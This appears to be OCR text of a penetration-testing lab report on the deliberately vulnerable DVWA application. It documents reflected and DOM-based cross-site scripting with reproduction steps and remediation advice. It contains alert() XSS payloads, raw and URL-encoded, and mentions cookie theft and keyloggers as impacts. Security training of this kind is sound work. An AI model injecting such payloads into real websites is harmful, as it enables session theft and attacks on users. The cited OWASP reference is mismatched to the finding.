
- Can be used in phishing links
- Executes arbitrary code in the user's browser
- Can steal session cookies, redirect users, or inject keyloggers


Remediation:

- Always use **output encoding (HTML escape)** for user input
- Validate and filter input server-side
- Use frameworks that **auto-encode output**
- Add **Content Security Policy (CSP)** headers to block inline scripts

Reference: https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script>alert('Reflected XSS
Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27Reflected+XSS%27%29<%2Fscript>#
127.0.0.1:8080 says
Reflected XSS
OK


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27Reflected+XSS%27%29<%2Fscript>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

Vulnerability 6 – Application is Vulnerable to DOM-Based Cross-Site Scripting (XSS)

Severity:	High
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module • JavaScript enabled in the browser
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/xss_d/ 2. In the URL bar, manually modify the URL and add this payload at the end: **<script>alert('DOM XSS')</script>(Encoded: ?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E)** 3. Full URL becomes: http://localhost/DVWA/vulnerabilities/xss_d?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3 E 4. Press Enter 5. The alert box with "DOM XSS" appears — this proves DOM-Based XSS is successful

Vulnerability 6 – Application is Vulnerable to DOM-Based Cross-Site Scripting (XSS)

Expected Result :

- The input (fragment part of the URL) should not be interpreted as JavaScript or HTML
- It should be ignored or safely handled by JavaScript functions

Actual Result:

- The script in the URL fragment is **directly written into the page using JavaScript**
- It is **not escaped or validated**, resulting in script execution

